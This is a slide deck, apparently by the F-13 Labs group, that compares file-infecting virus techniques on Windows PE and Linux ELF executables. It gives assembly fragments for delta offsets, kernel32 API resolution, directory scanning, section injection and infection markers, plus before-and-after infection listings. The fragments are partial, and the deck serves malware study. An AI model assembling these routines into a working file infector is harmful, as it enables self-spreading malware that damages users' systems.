

# Comparison Of File Infection On The Windows And Linux

lcleevx / F-13 Labs, lychan25/F-13 Labs

[[www.f13-labs.net](http://www.f13-labs.net)]

# Overview

---

- Introduction
- What is Win32 and ELF32 ?
- The PE File Format and ELF File Format
- Win32 File Infection (Windows Platform) and ELF File Infection (Linux Platform)
- Demo
- Comments
- References

# Introduction

---

- A virus is a program that reproduces its own code by attaching itself to other executable files in such a way that virus code is executed when the Infected executable file is executed. [Defined at Computer Knowledge Virus Tutorial, @Computer Knowledge 2000]
- This section will introduce the common file infection strategy that virus writers have used over the years on the Windows/Linux platform.

# Introduction: Win32 and ELF32

---

- Win32 refers to the Application Programming Interface (API) available in Windows Operating System
- ELF32 standard as a portable object file format that works on 32-bit Intel Architecture environments

# Introduction: PE /ELF File Format

---

- What is Portable Executable (PE) file format?
  - Microsoft's format for 32-bit executables and object files (DLLs)
  - compatible across 32-bit Windows operating systems


# Introduction: PE /ELF File Format

---

- What is the Executable and Linking Format?
  - Part of the ABI
  - Streamline software development
  - Three main ELF object files.  
(Relocatable/Executable/Shared)
  - Two views - Executable/Linking


# Introduction: PE File Format

---



PE File Layout

# Introduction: ELF File Format




ELF File Layout



# Demonstration PE File Infection

---

The slide features a solid blue background. At the bottom, there are three horizontal bars of varying lengths and colors: a light blue bar on the left, a grey bar in the middle, and a dark blue bar on the right.

# Demo 1 - PE File Infection

1. Get the delta offset

```
VirusStart:
    call    Delta
Delta:
    pop    ebp
    mov    ebx, ebp ;ebx=ebp
    sub    ebp, offset Delta
```

2. Get the Kernel32.dll address

```
GetK32    proc
    push   eax
Step1:
    dec    esi
    mov    ax, [esi+3ch]
    test   ax, 0f000h
    jnz   Step1
    cmp    esi, [esi+eax+34h]
    jnz   Step1
    pop    eax
GetK32    endp
```

# Demo 1 - PE File Infection

3. Scan Kernel32.dll and get the address of others API function

4. Scan the target file in the current directory

- Scan KERNEL32.DLL and retrieve the address of other API functions with Checksum

- Formula:

1.  $eax = \text{Index into the address of Ordinals}$
2.  $\text{Ordinal} = \text{eax} * 2 + [\text{AddressOfNameOrdinals}]$
3.  $\text{Address of Functions (RVA)} = \text{Ordinal} * 4 + [\text{AddressOfFunctions}]$

```
DirectoryScan      proc
    lea    eax, [ebp+offset CurtDirectory]
    push  eax
    push  max_path
    mov   eax, dword ptr [ebp+offset
aGetCurrentDirectoryA
    call  eax

    lea    eax, [ebp+offset CurtDirectory]
    push  eax
    mov   eax, dword ptr [ebp+offset
aSetCurrentDirectoryA]
    call  eax
    mov   dword ptr [ebp+offset Counter], 3
    call  SearchFiles
    ret
DirectoryScan      endp
```

# Demo 1 - PE File Infection

5. File Injection with adding the new section




6. Copy the virus body into new section



7. Exit and return control to the host file


- Get the File Attributes, File Handle of target file
- Allocate the specified bytes in the heap
- Read the target file and mark the infected file with "chan" in [PE Header+4ch]
- Add the new section named "lych"
- Copy the virus body into new section

# Demo 1 - PE File Infection



Before PE File Infection

# Demo 1 - PE File Infection



After PE File Infection

# Demonstration ELF File Infection

---

The slide features a solid blue background. At the bottom, there are three horizontal bars of varying lengths and colors: a light blue bar on the left, a grey bar in the middle, and a dark blue bar on the right.

# Demo 2 - ELF File Infection

1. Get the delta offset

```
_start:
    call    Delta

Delta:
    pop    ebp
    sub    ebp, Delta
```

2. Control access to a region of memory

```
    mov    edx, 07h
    mov    ecx, 04000h
    lea   ebx, [ebp+_start]
    and   ebx, 0FFFFFF00h
    call  SYS_mprotect
```

Note: All the Linux system call can access with int 80h



# Demo 2 - ELF File Infection

3. Scan the target file in current directory



4. Check the file type and infected already?



1. Check the file type

```
//-----  
mov  eax, dword [esi]  
cmp  eax, 0x464C457F  
jne  near UnMap
```

2. Check the file Infected already?

```
//-----  
mov  eax, dword [ebp+_start]  
cmp  dword [esi], eax  
jz   UnMap
```

# Demo 2 - ELF File Infection

5. Enough space for Virus body

```
1. Check the space for virus body
//-----
mov    eax, dword [edi+14h]      sub
eax, ebx                        mov
ecx, VxEnd - _start            cmp
eax, ecx
jb     near UnMap
```

6. Overwriting host code by viral code

```
1. Get the value of
a. e_ehsize (elf header size)
b. eh_entrypoint (entry point)
c. eh_ph_count (ph number)
d. eh_ph_entsize (ph entry size)

2. e_entry < p_addr + p_memsz

3. Write the frame and virus
```

# Demo 2 - ELF File Infection

---




7. Exit and return to the host program

1. UnMap the ELF file and return to the host program

Note:

The size of ELF file increase

# Demo 2 - ELF File Infection



```
root@Antivirus:~/linuxvirus/test - Shell - Konsole <2>
Session Edit View Settings Help

[root@Antivirus test]# ll
total 244
-rw----- 1 root root 9489 Nov 30 2005 elfinfect.asm
-rwxr-xr-x 1 root root 2521 Jun 20 23:50 elfursec
-rwxr-xr-x 1 root root 63488 Jun 14 00:24 F13labs
-rwxr-xr-x 1 root root 62488 Jun 13 23:32 gnu
-rw-r--r-- 1 root root 214 Jun 13 23:25 hello.asm
-rw-r--r-- 1 root root 2907 Jun 13 03:31 hole.asm
-rw-r--r-- 1 root root 5216 Jun 13 23:30 hole.o
drwxrwxrwx 13 22657 544 8192 May 23 02:25 ht-0.9.1
-rwxr-xr-x 1 root root 7502 Jun 13 23:24 lclee.asm
-rw-r--r-- 1 root root 1873 May 4 23:01 lotek.asm
drwxr-xr-x 3 root root 4096 Jun 14 00:26 picture
-rw-r--r-- 1 root root 9797 May 31 20:40 siamexe1.asm
-rw-r--r-- 1 root root 9746 May 30 02:45 siamexe.asm
-rw-r--r-- 1 root root 203 Jun 6 00:39 test.asm
-rwxr-xr-x 1 root root 1612 Jun 14 00:18 vx1
-rwxr-xr-x 1 root root 5415 Jun 14 00:18 vx1.asm
-rw-r--r-- 1 root root 1632 Jun 14 00:18 vx1.o
-rwxr-xr-x 1 root root 7897 Jun 13 23:24 vx.asm
[root@Antivirus test]#
```

Before ELF File Infection

# Demo 2 - ELF File Infection

```
root@Antivirus:~/linuxvirus/test - Shell - Konsole <2>
Session Edit View Settings Help
[root@Antivirus test]# ll
total 244
-rw----- 1 root root 9489 Nov 30 2005 elfinfect.asm
-rwxr-xr-x 1 root root 3564 May 23 20:30 15msec
-rwxr-xr-x 1 root root 63943 Jun 14 01:14 f13labs
-rwxr-xr-x 1 root root 63488 Jun 13 23:32 gzip
-rw-r--r-- 1 root root 214 Jun 13 23:25 hello.asm
-rw-r--r-- 1 root root 2907 Jun 13 03:31 hole.asm
-rw-r--r-- 1 root root 5216 Jun 13 23:30 hole.o
drwxrwxrwx 13 22657 544 8192 May 23 02:25 ht-0.9.1
-rwxr-xr-x 1 root root 7502 Jun 13 23:24 lcllee.asm
-rw-r--r-- 1 root root 1873 May 4 23:01 lotek.asm
drwxr-xr-x 3 root root 4096 Jun 14 01:12 picture
-rw-r--r-- 1 root root 9797 May 31 20:40 siamexe1.asm
-rw-r--r-- 1 root root 9746 May 30 02:45 siamexe.asm
-rw-r--r-- 1 root root 203 Jun 6 00:39 test.asm
-rwxr-xr-x 1 root root 3132 Jun 14 01:14 vx1
-rwxr-xr-x 1 root root 5416 Jun 14 01:14 vx1.asm
-rw-r--r-- 1 root root 4080 Jun 14 01:14 vx1.o
-rwxr-xr-x 1 root root 7897 Jun 13 23:24 vx.asm
[root@Antivirus test]#
```

After ELF File Infection

# Conclusions

---

- The hard times of a Linux binary virus to infect ELF executables and spread
- Task of propagation in Linux system is made much more difficult by the limited privileges of the user account
- Its more easier to access and get the Linux System call with int 80h

# Reference

---

- Szor, Peter. Attacks on Win32. Virus Bulletin Conference, October 1998, Munich/Germany, page 57-84.
- Inside Windows: An In-Depth Look into the Win32 Portable Executable File Format:  
<http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.asp>
- Microsoft Portable Executable and Common Object File Format Specification:  
<http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx>.

# Reference

---

- Silvio Cesare, 1999. Unix Viruses
- Billy Belcebu, 1999. Viruses under Linux, Xine - Issue #5
- @Computer Knowledge 2000, 2000. Computer Knowledge Virus Tutorial
- <http://www.f13-labs.net>
- <http://www.eof-project.net>
- Many thanks go to moaphie, izee, skyout, syngé, robinh00d, Invizible etc



-Thank You -

---

lclee\_vx@yahoo.com  
lychan25@yahoo.com